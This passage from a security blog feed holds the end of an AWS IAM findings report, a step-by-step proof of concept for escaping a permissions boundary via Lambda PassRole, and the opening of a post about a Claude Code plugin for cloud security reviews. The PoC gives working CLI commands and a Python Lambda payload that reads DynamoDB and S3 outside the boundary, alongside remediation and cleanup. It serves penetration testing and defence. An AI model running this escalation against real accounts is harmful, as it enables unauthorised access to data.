  <li><code class="language-plaintext highlighter-rouge">svc-data-processor-secure-exec-production</code> — no policies attached (currently inert)</li>
</ul>

<p>The boundary does not include <code class="language-plaintext highlighter-rouge">dynamodb:*</code> in its allow list, yet via this bypass the bounded role gains DynamoDB write access to every table in the account. The boundary’s intent (restrict to ec2/s3/logs/cloudwatch/lambda) is completely undermined.</p>

<p><strong>SCP coverage: Unknown</strong> — same disclaimer as F1.</p>

<hr />

<h3 id="attack-chains">Attack Chains</h3>

<h4 id="attack-path-1-boundary-escape-via-lambda-passrole-delegation">Attack Path 1: Boundary escape via Lambda PassRole delegation</h4>
<p><strong>Severity:</strong> CRITICAL<br />
<strong>Chain:</strong> Claim <code class="language-plaintext highlighter-rouge">adhoc-20260415-boundary-passrole-unrestricted</code> → Claim <code class="language-plaintext highlighter-rouge">adhoc-20260415-boundary-lambda-bypass</code><br />
<strong>Exploitability:</strong> IMMEDIATELY EXPLOITABLE</p>

<ol>
  <li>Attacker compromises an EC2 instance assuming <code class="language-plaintext highlighter-rouge">platform-restricted-admin-production</code> (trust policy allows <code class="language-plaintext highlighter-rouge">ec2.amazonaws.com</code>)</li>
  <li>Boundary constrains the session to ec2/s3/logs/cloudwatch/lambda + limited IAM reads + PassRole</li>
  <li>Attacker calls <code class="language-plaintext highlighter-rouge">lambda:CreateFunction</code>, sets execution role to <code class="language-plaintext highlighter-rouge">svc-data-processor-exec-production</code> (<code class="language-plaintext highlighter-rouge">iam:PassRole *</code> permits this)</li>
  <li>Attacker calls <code class="language-plaintext highlighter-rouge">lambda:Invoke</code> — Lambda executes as <code class="language-plaintext highlighter-rouge">svc-data-processor-exec-production</code>, which has <strong>no boundary</strong></li>
  <li>Lambda code reads/writes all DynamoDB tables and reads all S3 buckets — permissions the boundary was designed to block</li>
</ol>

<p><strong>Impact:</strong> Full DynamoDB CRUD on every table in the account + S3 read on every bucket. The boundary provides zero protection against this path. An attacker operating within the “restricted admin” boundary can exfiltrate or modify application data in DynamoDB without detection by boundary-aware monitoring.</p>

<hr />

<h3 id="impact">Impact</h3>

<p><strong>Data at risk:</strong> All DynamoDB table contents (customer data, application state), all S3 object reads<br />
<strong>Services at risk:</strong> DynamoDB (full CRUD via bypass), Lambda (used as escalation vehicle)<br />
<strong>Exposure:</strong> Immediate — no additional permissions or conditions required<br />
<strong>Compliance:</strong> CIS AWS Benchmark 1.16 (ensure IAM policies are attached only to groups or roles — boundary scoping), SOC2 CC6.3 (least privilege)<br />
<strong>Amplifying:</strong> PassRole unrestricted to <code class="language-plaintext highlighter-rouge">*</code>, <code class="language-plaintext highlighter-rouge">lambda:*</code> is full wildcard, no boundary on target execution roles, boundary is the sole control (no inline Deny guardrails)<br />
<strong>Mitigating:</strong> No EC2 instances currently use this role (RoleLastUsed is empty), <code class="language-plaintext highlighter-rouge">svc-data-processor-secure-exec-production</code> has no policies attached<br />
<strong>Unknown:</strong> SCP coverage (may restrict PassRole or Lambda at org level), whether other accounts have roles trusting this account</p>

<hr />

<h3 id="blast-radius">Blast Radius</h3>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Resource Type</th>
      <th style="text-align: left">Scope</th>
      <th style="text-align: left">Access Level</th>
      <th style="text-align: left">Condition</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left">DynamoDB tables</td>
      <td style="text-align: left">All tables in account (<code class="language-plaintext highlighter-rouge">*</code>)</td>
      <td style="text-align: left">Read/Write/Delete</td>
      <td style="text-align: left">Via Lambda with <code class="language-plaintext highlighter-rouge">svc-data-processor-exec-production</code></td>
    </tr>
    <tr>
      <td style="text-align: left">S3 buckets</td>
      <td style="text-align: left">All buckets (<code class="language-plaintext highlighter-rouge">*</code>)</td>
      <td style="text-align: left">Read</td>
      <td style="text-align: left">Via Lambda with <code class="language-plaintext highlighter-rouge">svc-data-processor-exec-production</code></td>
    </tr>
    <tr>
      <td style="text-align: left">S3 bucket (scoped)</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">platform-internal-reports-123456789012</code></td>
      <td style="text-align: left">Read</td>
      <td style="text-align: left">Via Lambda with <code class="language-plaintext highlighter-rouge">svc-reporting-api-exec-production</code></td>
    </tr>
  </tbody>
</table>

<hr />

<h3 id="recommendations">Recommendations</h3>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Priority</th>
      <th style="text-align: left">Action</th>
      <th style="text-align: left">Effort</th>
      <th style="text-align: left">Risk Reduction</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left">P0</td>
      <td style="text-align: left"><strong>Scope PassRole to specific role ARNs</strong> — Replace <code class="language-plaintext highlighter-rouge">"Resource": "*"</code> in the boundary’s <code class="language-plaintext highlighter-rouge">AllowRoleManagement</code> statement with explicit ARNs: <code class="language-plaintext highlighter-rouge">"Resource": ["arn:aws:iam::123456789012:role/svc-data-processor-exec-production", "arn:aws:iam::123456789012:role/svc-reporting-api-exec-production"]</code></td>
      <td style="text-align: left">Low</td>
      <td style="text-align: left">Eliminates unrestricted role delegation — the primary bypass enabler</td>
    </tr>
    <tr>
      <td style="text-align: left">P0</td>
      <td style="text-align: left"><strong>Restrict <code class="language-plaintext highlighter-rouge">lambda:*</code> to non-management actions</strong> — Replace <code class="language-plaintext highlighter-rouge">"lambda:*"</code> with <code class="language-plaintext highlighter-rouge">["lambda:InvokeFunction", "lambda:GetFunction", "lambda:ListFunctions"]</code>. Remove <code class="language-plaintext highlighter-rouge">lambda:CreateFunction</code>, <code class="language-plaintext highlighter-rouge">lambda:UpdateFunctionCode</code>, <code class="language-plaintext highlighter-rouge">lambda:UpdateFunctionConfiguration</code> from the boundary unless this role needs to deploy Lambda</td>
      <td style="text-align: left">Low</td>
      <td style="text-align: left">Eliminates Lambda as a boundary escape vehicle — bounded role can invoke but not create/modify functions</td>
    </tr>
    <tr>
      <td style="text-align: left">P1</td>
      <td style="text-align: left"><strong>Add boundaries to Lambda execution roles</strong> — Attach <code class="language-plaintext highlighter-rouge">platform-admin-boundary-production</code> (or a tighter policy) to <code class="language-plaintext highlighter-rouge">svc-data-processor-exec-production</code> and <code class="language-plaintext highlighter-rouge">svc-reporting-api-exec-production</code> as their PermissionsBoundary</td>
      <td style="text-align: left">Med</td>
      <td style="text-align: left">Defense-in-depth — even if PassRole is exploited, the target role is also bounded</td>
    </tr>
    <tr>
      <td style="text-align: left">P1</td>
      <td style="text-align: left"><strong>Add explicit Deny guardrail</strong> — Add an inline Deny policy to the restricted-admin role blocking <code class="language-plaintext highlighter-rouge">iam:PassRole</code> to any role NOT in an approved list. This provides a second layer independent of the boundary</td>
      <td style="text-align: left">Med</td>
      <td style="text-align: left">Belt-and-suspenders — survives boundary policy version updates that might accidentally widen PassRole scope</td>
    </tr>
    <tr>
      <td style="text-align: left">P2</td>
      <td style="text-align: left"><strong>Provide SCP documents for cross-reference</strong> — Run <code class="language-plaintext highlighter-rouge">aws organizations list-policies --filter SERVICE_CONTROL_POLICY</code> from the management account and share the results</td>
      <td style="text-align: left">Low</td>
      <td style="text-align: left">Confirms whether org-level controls already mitigate these findings</td>
    </tr>
  </tbody>
</table>

<hr />

<h3 id="confidence-55">Confidence: 5/5</h3>

<table>
  <tbody>
    <tr>
      <td>All findings verified with direct CLI evidence showing exact policy documents. PassRole bypass is a well-documented IAM escalation pattern.</td>
      <td><strong>Verdict:</strong> Accept as-is — implement P0 recommendations immediately. Verify SCP coverage from the management account to determine if org-level controls provide any mitigation.</td>
    </tr>
  </tbody>
</table>]]></content><author><name>Grant Henderson</name></author><category term="Cloud" /><category term="Security" /><category term="aws" /><category term="iam" /><category term="findings" /><category term="privilege-escalation" /><summary type="html"><![CDATA[Results]]></summary></entry><entry><title type="html">AI PoC: Permissions Boundary Escape via Lambda PassRole</title><link href="https://grant-henderson.github.io/posts/boundary-bypass-poc/" rel="alternate" type="text/html" title="AI PoC: Permissions Boundary Escape via Lambda PassRole" /><published>2026-04-15T00:00:00+12:00</published><updated>2026-04-15T00:00:00+12:00</updated><id>https://grant-henderson.github.io/posts/boundary-bypass-poc</id><content type="html" xml:base="https://grant-henderson.github.io/posts/boundary-bypass-poc/"><![CDATA[<h2 id="permissions-boundary-escape-via-lambda-passrole">Permissions Boundary Escape via Lambda PassRole</h2>

<p><strong>Finding:</strong> F1 + F2 · CRITICAL · CONFIRMED 5/5<br />
<strong>Claim IDs:</strong> <code class="language-plaintext highlighter-rouge">adhoc-20260415-boundary-passrole-unrestricted</code> → <code class="language-plaintext highlighter-rouge">adhoc-20260415-boundary-lambda-bypass</code><br />
<strong>Technique:</strong> MITRE ATT&amp;CK T1548 (Abuse Elevation Control Mechanism)<br />
<strong>Risk:</strong> Attacker operating within the <code class="language-plaintext highlighter-rouge">platform-restricted-admin-production</code> boundary escapes it entirely, gaining DynamoDB full CRUD and S3 read across the account</p>

<hr />

<h2 id="prerequisites">Prerequisites</h2>

<ul>
  <li><strong>Current access:</strong> <code class="language-plaintext highlighter-rouge">arn:aws:iam::123456789012:role/platform-restricted-admin-production</code> (EC2 instance profile or equivalent session)</li>
  <li><strong>Required permissions (all allowed by the boundary):</strong>
    <ul>
      <li><code class="language-plaintext highlighter-rouge">lambda:CreateFunction</code></li>
      <li><code class="language-plaintext highlighter-rouge">lambda:InvokeFunction</code></li>
      <li><code class="language-plaintext highlighter-rouge">iam:PassRole</code> (Resource: <code class="language-plaintext highlighter-rouge">*</code>)</li>
    </ul>
  </li>
  <li><strong>Target execution role:</strong> <code class="language-plaintext highlighter-rouge">arn:aws:iam::123456789012:role/svc-data-processor-exec-production</code> (trusts <code class="language-plaintext highlighter-rouge">lambda.amazonaws.com</code>, no boundary, has DynamoDB write + S3 read on <code class="language-plaintext highlighter-rouge">*</code>)</li>
  <li><strong>Region:</strong> <code class="language-plaintext highlighter-rouge">ap-southeast-2</code> (or any enabled region — Lambda and IAM roles are region-scoped for execution but roles are global)</li>
</ul>

<hr />

<h2 id="steps-to-reproduce">Steps to Reproduce</h2>

<h3 id="step-1-confirm-current-identity-and-boundary-constraint">Step 1: Confirm current identity and boundary constraint</h3>

<p><strong>Purpose:</strong> Verify you are operating as the boundary-restricted role and confirm DynamoDB is blocked by the boundary</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Verify identity</span>
aws sts get-caller-identity

<span class="c"># Confirm boundary blocks DynamoDB (expect AccessDenied)</span>
aws dynamodb list-tables <span class="nt">--region</span> ap-southeast-2
</code></pre></div></div>

<p><strong>Expected output:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># get-caller-identity shows platform-restricted-admin-production
{
    "UserId": "AROA...:i-...",
    "Account": "123456789012",
    "Arn": "arn:aws:sts::123456789012:assumed-role/platform-restricted-admin-production/i-..."
}

# list-tables returns AccessDenied — boundary does not include dynamodb:*
An error occurred (AccessDeniedException) when calling the ListTables operation: ...
</code></pre></div></div>

<hr />

<h3 id="step-2-create-the-escalation-payload">Step 2: Create the escalation payload</h3>

<p><strong>Purpose:</strong> Build a Lambda function that proves execution as the target role AND demonstrates access to DynamoDB (which the boundary blocks)</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cat</span> <span class="o">&gt;</span> /tmp/poc-boundary-bypass.py <span class="o">&lt;&lt;</span> <span class="sh">'</span><span class="no">PYEOF</span><span class="sh">'
import boto3
import json

def handler(event, context):
    results = {}

    # Prove we are running as the target execution role (outside the boundary)
    sts = boto3.client("sts")
    results["identity"] = sts.get_caller_identity()

    # Prove DynamoDB access — this is blocked by the boundary but allowed
    # for the execution role, proving the boundary has been escaped
    dynamodb = boto3.client("dynamodb", region_name="ap-southeast-2")
    try:
        tables = dynamodb.list_tables()
        results["dynamodb_tables"] = tables["TableNames"]
        results["dynamodb_access"] = "SUCCESS — boundary bypassed"
    except Exception as e:
        results["dynamodb_access"] = f"FAILED: {str(e)}"

    # Prove S3 read access scope
    s3 = boto3.client("s3")
    try:
        buckets = s3.list_buckets()
        results["s3_buckets"] = [b["Name"] for b in buckets["Buckets"]]
        results["s3_access"] = "SUCCESS"
    except Exception as e:
        results["s3_access"] = f"FAILED: {str(e)}"

    return {"statusCode": 200, "body": json.dumps(results, default=str)}
</span><span class="no">PYEOF

</span><span class="nb">cd</span> /tmp <span class="o">&amp;&amp;</span> zip poc-boundary-bypass.zip poc-boundary-bypass.py
</code></pre></div></div>

<p><strong>Expected output:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  adding: poc-boundary-bypass.py (deflated ...)
</code></pre></div></div>

<hr />

<h3 id="step-3-create-lambda-function-with-the-unbounded-execution-role">Step 3: Create Lambda function with the unbounded execution role</h3>

<p><strong>Purpose:</strong> Use <code class="language-plaintext highlighter-rouge">iam:PassRole</code> (allowed by boundary on <code class="language-plaintext highlighter-rouge">*</code>) to pass <code class="language-plaintext highlighter-rouge">svc-data-processor-exec-production</code> to a new Lambda function. The Lambda will execute as that role — outside the boundary.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws lambda create-function <span class="se">\</span>
  <span class="nt">--function-name</span> poc-boundary-bypass-test <span class="se">\</span>
  <span class="nt">--runtime</span> python3.12 <span class="se">\</span>
  <span class="nt">--handler</span> poc-boundary-bypass.handler <span class="se">\</span>
  <span class="nt">--role</span> arn:aws:iam::123456789012:role/svc-data-processor-exec-production <span class="se">\</span>
  <span class="nt">--zip-file</span> fileb:///tmp/poc-boundary-bypass.zip <span class="se">\</span>
  <span class="nt">--timeout</span> 30 <span class="se">\</span>
  <span class="nt">--region</span> ap-southeast-2
</code></pre></div></div>

<p><strong>Expected output:</strong></p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
    </span><span class="nl">"FunctionName"</span><span class="p">:</span><span class="w"> </span><span class="s2">"poc-boundary-bypass-test"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"FunctionArn"</span><span class="p">:</span><span class="w"> </span><span class="s2">"arn:aws:lambda:ap-southeast-2:123456789012:function:poc-boundary-bypass-test"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Role"</span><span class="p">:</span><span class="w"> </span><span class="s2">"arn:aws:iam::123456789012:role/svc-data-processor-exec-production"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Runtime"</span><span class="p">:</span><span class="w"> </span><span class="s2">"python3.12"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Handler"</span><span class="p">:</span><span class="w"> </span><span class="s2">"poc-boundary-bypass.handler"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<hr />

<h3 id="step-4-invoke-lambda-to-execute-outside-the-boundary">Step 4: Invoke Lambda to execute outside the boundary</h3>

<p><strong>Purpose:</strong> Trigger the function. It runs as <code class="language-plaintext highlighter-rouge">svc-data-processor-exec-production</code> — no boundary applies. This proves the boundary-restricted principal can access DynamoDB (and any other permission the execution role has) by delegating through Lambda.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws lambda invoke <span class="se">\</span>
  <span class="nt">--function-name</span> poc-boundary-bypass-test <span class="se">\</span>
  <span class="nt">--region</span> ap-southeast-2 <span class="se">\</span>
  /tmp/poc-bypass-output.json

<span class="nb">cat</span> /tmp/poc-bypass-output.json | python3 <span class="nt">-m</span> json.tool
</code></pre></div></div>

<p><strong>Expected output:</strong></p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
    </span><span class="nl">"statusCode"</span><span class="p">:</span><span class="w"> </span><span class="mi">200</span><span class="p">,</span><span class="w">
    </span><span class="nl">"body"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
        </span><span class="nl">"identity"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
            </span><span class="nl">"UserId"</span><span class="p">:</span><span class="w"> </span><span class="s2">"AROA...:poc-boundary-bypass-test"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"Account"</span><span class="p">:</span><span class="w"> </span><span class="s2">"123456789012"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"Arn"</span><span class="p">:</span><span class="w"> </span><span class="s2">"arn:aws:sts::123456789012:assumed-role/svc-data-processor-exec-production/poc-boundary-bypass-test"</span><span class="w">
        </span><span class="p">},</span><span class="w">
        </span><span class="nl">"dynamodb_tables"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="s2">"table1"</span><span class="p">,</span><span class="w"> </span><span class="s2">"table2"</span><span class="p">],</span><span class="w">
        </span><span class="nl">"dynamodb_access"</span><span class="p">:</span><span class="w"> </span><span class="s2">"SUCCESS — boundary bypassed"</span><span class="p">,</span><span class="w">
        </span><span class="nl">"s3_buckets"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="s2">"bucket1"</span><span class="p">,</span><span class="w"> </span><span class="s2">"bucket2"</span><span class="p">],</span><span class="w">
        </span><span class="nl">"s3_access"</span><span class="p">:</span><span class="w"> </span><span class="s2">"SUCCESS"</span><span class="w">
    </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p><strong>Key proof:</strong> The <code class="language-plaintext highlighter-rouge">identity</code> shows <code class="language-plaintext highlighter-rouge">svc-data-processor-exec-production</code>, not <code class="language-plaintext highlighter-rouge">platform-restricted-admin-production</code>. The <code class="language-plaintext highlighter-rouge">dynamodb_access: SUCCESS</code> proves the boundary was escaped — the same <code class="language-plaintext highlighter-rouge">dynamodb:ListTables</code> call that returned <code class="language-plaintext highlighter-rouge">AccessDeniedException</code> in Step 1 now succeeds.</p>

<hr />

<h3 id="step-5-verify-escalation">Step 5: Verify escalation</h3>

<p><strong>Purpose:</strong> Confirm the boundary is the only thing that changed — same account, same origin, but different effective permissions</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># From your original session (still boundary-restricted):</span>
aws sts get-caller-identity
<span class="c"># Shows: platform-restricted-admin-production — boundary still applies here</span>

<span class="c"># But the Lambda executed as svc-data-processor-exec-production with:</span>
<span class="c"># - dynamodb:GetItem, PutItem, Query, Scan, UpdateItem, DeleteItem, BatchWriteItem on *</span>
<span class="c"># - s3:GetObject, s3:ListBucket on *</span>
<span class="c"># - logs:CreateLogGroup, CreateLogStream, PutLogEvents on *</span>
<span class="c"># None of these DynamoDB actions are in the boundary's allow list.</span>
</code></pre></div></div>

<hr />

<h2 id="cleanup">Cleanup</h2>

<p><strong>Run these commands to reverse all changes made during testing:</strong></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Delete the PoC Lambda function</span>
aws lambda delete-function <span class="se">\</span>
  <span class="nt">--function-name</span> poc-boundary-bypass-test <span class="se">\</span>
  <span class="nt">--region</span> ap-southeast-2

<span class="c"># Remove local temp files</span>
<span class="nb">rm</span> <span class="nt">-f</span> /tmp/poc-boundary-bypass.py <span class="se">\</span>
      /tmp/poc-boundary-bypass.zip <span class="se">\</span>
      /tmp/poc-bypass-output.json
</code></pre></div></div>

<p><strong>Verify cleanup:</strong></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Confirm function is deleted (expect ResourceNotFoundException)</span>
aws lambda get-function <span class="se">\</span>
  <span class="nt">--function-name</span> poc-boundary-bypass-test <span class="se">\</span>
  <span class="nt">--region</span> ap-southeast-2

<span class="c"># Expected: An error occurred (ResourceNotFoundException)</span>
</code></pre></div></div>

<hr />

<h2 id="evidence-chain">Evidence Chain</h2>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Step</th>
      <th style="text-align: left">Source</th>
      <th style="text-align: left">Evidence</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left">Boundary policy</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">adhoc-20260415-boundary-passrole-unrestricted</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">iam:PassRole</code> with <code class="language-plaintext highlighter-rouge">Resource: "*"</code> confirmed in <code class="language-plaintext highlighter-rouge">platform-admin-boundary-production</code> v1</td>
    </tr>
    <tr>
      <td style="text-align: left">Lambda allowed</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">adhoc-20260415-boundary-lambda-bypass</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">lambda:*</code> confirmed in boundary <code class="language-plaintext highlighter-rouge">AllowComputeAndStorage</code> statement</td>
    </tr>
    <tr>
      <td style="text-align: left">Target role trust</td>
      <td style="text-align: left">CLI: <code class="language-plaintext highlighter-rouge">get-role</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-data-processor-exec-production</code> trusts <code class="language-plaintext highlighter-rouge">lambda.amazonaws.com</code>, no PermissionsBoundary</td>
    </tr>
    <tr>
      <td style="text-align: left">Target role perms</td>
      <td style="text-align: left">CLI: <code class="language-plaintext highlighter-rouge">get-policy-version</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-data-processor-policy-production</code> grants DynamoDB full CRUD on <code class="language-plaintext highlighter-rouge">*</code>, S3 read on <code class="language-plaintext highlighter-rouge">*</code></td>
    </tr>
    <tr>
      <td style="text-align: left">Boundary excludes DynamoDB</td>
      <td style="text-align: left">CLI: <code class="language-plaintext highlighter-rouge">get-policy-version</code></td>
      <td style="text-align: left">Boundary only allows ec2/s3/logs/cloudwatch/lambda + 5 IAM read/pass actions — no <code class="language-plaintext highlighter-rouge">dynamodb:*</code></td>
    </tr>
    <tr>
      <td style="text-align: left">Attack path</td>
      <td style="text-align: left">Chain analysis</td>
      <td style="text-align: left">F1 (unrestricted PassRole) → F2 (Lambda bypass) = IMMEDIATELY EXPLOITABLE</td>
    </tr>
  </tbody>
</table>]]></content><author><name>Grant Henderson</name></author><category term="Cloud" /><category term="Security" /><category term="aws" /><category term="iam" /><category term="poc" /><category term="lambda" /><category term="privilege-escalation" /><summary type="html"><![CDATA[Permissions Boundary Escape via Lambda PassRole]]></summary></entry><entry><title type="html">From Detection to Automation: Automate Your Cloud Security Posture</title><link href="https://grant-henderson.github.io/posts/from-detection-to-exploitation/" rel="alternate" type="text/html" title="From Detection to Automation: Automate Your Cloud Security Posture" /><published>2026-04-13T00:00:00+12:00</published><updated>2026-04-13T00:00:00+12:00</updated><id>https://grant-henderson.github.io/posts/from-detection-to-exploitation</id><content type="html" xml:base="https://grant-henderson.github.io/posts/from-detection-to-exploitation/"><![CDATA[<h2 id="1-ai-that-keeps-thinking">1. AI That Keeps Thinking</h2>

<p>With the AI bubble expanding every day, more and more AI-focused tools are being utilised for security reviews and automation. Unlike noisy and messy tools that scan with no context, utilising AI allows for more deterministic results.</p>

<p>Today we are diving into the realm of cloud plugins and how they can be combined with existing tools to perform semi-autonomous cloud security reviews.</p>

<h3 id="why-use-ai">Why use AI?</h3>

<p>With traditional scanning tools, they mostly follow the pattern of:</p>

<p><strong>Scan -&gt; Write Up -&gt; Report -&gt; Display</strong></p>

<p>While this allows mass scanning, it also has its pitfalls. A key one being the absurd amount of false positives. Security reviewers don’t have unlimited time to sort through every finding that is true or not. Cloud environments differ vastly from each other in setup and configuration. The lack of context within code/logic-based scanners (e.g., prowler) allows these false positives to creep through.</p>

<p>Here’s an example: A security tool finds that an S3 Bucket is publicly accessible but in reality, it’s configured for a static website and has no sensitive data exposed.</p>

<p>This is where AI can move beyond scanning. The goal now is no longer just finding the issues but actually understanding the context of the environment and whether those issues matter.</p>

<hr />

<h2 id="2-what-i-built">2. What I Built</h2>

<p>What I’ve created is a plugin for the popular Claude Code CLI framework, which works by connecting into your native terminal. It has the power to perform commands on your behalf, which is extremely useful for running security tools like nmap or curl.</p>


<p>Instead of following the traditional pattern of a single scan and showing findings, the plugin continuously investigates the environment using a loop-based reasoning structure. This loop only applies to configuration and policy questions. If you were to ask it to probe an endpoint or list something, it will skip this loop. This is decided at runtime by a classification table.</p>

<h3 id="validation-loop">Validation Loop</h3>

<p><img src="/assets/images/Validation%20loop%20for%20AWS%20CLI%20plugin.png" alt="Validation loop for AWS CLI plugin" /></p>

<p>At a high level, the plugin includes the following:</p>

<ul>
  <li><strong>A loop-based validation structure</strong> that decides what to inspect next and if the evidence is high confidence with a score.</li>
  <li><strong>A skills system</strong> that provides instructions, a lookup table and documentation for any AWS service or tool related command.</li>
  <li><strong>An external validation layer</strong> that probes endpoints and external services.</li>
  <li><strong>A reporting pipeline</strong> that only outputs findings that are backed by real and deterministic evidence to the CLI (although this can differ).</li>
  <li><strong>A PoC generation skill</strong> that provides penetration testers manual instructions to reproduce exploits and bugs if they want to manually verify.</li>
  <li><strong>A blast radius generation skill</strong> that creates a markdown for the user to review the damages and impacts.</li>
</ul>

<hr />

<h3 id="tool-integrations">Tool Integrations</h3>

<p>The plugin also performs real world validation by integrating existing security tools:</p>

<ul>
  <li><strong>PMapper</strong> - allows detection of IAM privilege escalation</li>
  <li><strong>Nmap</strong> - test external network exposure and port validation</li>
  <li><strong>Curl</strong> - probe external endpoints</li>
  <li><strong>testssl.sh</strong> - for TLS configuration analysis</li>
</ul>

<h3 id="how-does-this-differ-from-existing-scan-tools">How Does This Differ From Existing Scan Tools?</h3>

<!-- TODO: Fill in comparison -->
<p>AI scanners do not rely on static and hardcoded cases. Traditional scanners are programmed to follow strict criteria; they do not have the freedom of adaptation and context. Trying to create a scanner that covers every case is unrealistic, as the amount of edge cases you encounter in cloud is probably exponential.</p>

<p>This is where we fill the gap. AI has the ability to learn and adapt to data in real time, it is not locked down to matching signatures of known information but rather uses machine learning to figure out new unknown information.</p>

<p>A lot of popular cloud scanning tools use API read-only access to check if something is configured, but they do not actually interact with the environment externally. What I mean by this is that they don’t have the power to probe reachability. This is a huge gap. A bucket could appear “private” to a scanner but still be reachable because of:</p>

<ul>
  <li><strong>CloudFront distribution or CDN</strong></li>
  <li><strong>Lambda or API Gateway</strong> that proxies access to the bucket with no auth checks</li>
  <li><strong>Misconfigured VPC</strong></li>
</ul>

<p>You get the idea, right?</p>

<p>A cloud scanner will tell you if something is misconfigured but never if it’s an actual security issue. Relying on configurations alone tells you the intent, while probing tells you the reality.</p>

<p>The plugin mixes both of these concepts by reading configuration then validating via probe. If the two results mismatch then it will label it for review or dig deeper. If something says it is public, it asks why. It compares multiple pieces of context (this being the aws-cli, external probes, pmapper… etc.) before finalizing.</p>

<p>I’d suggest giving this article a read by <a href="https://www.plerion.com/blog/testing-access-to-aws-resources">Daniel Grzelak</a>. Most of the methodology for the tool is inspired by this article.</p>

<hr />

<h2 id="3-lab-setup">3. Lab Setup</h2>

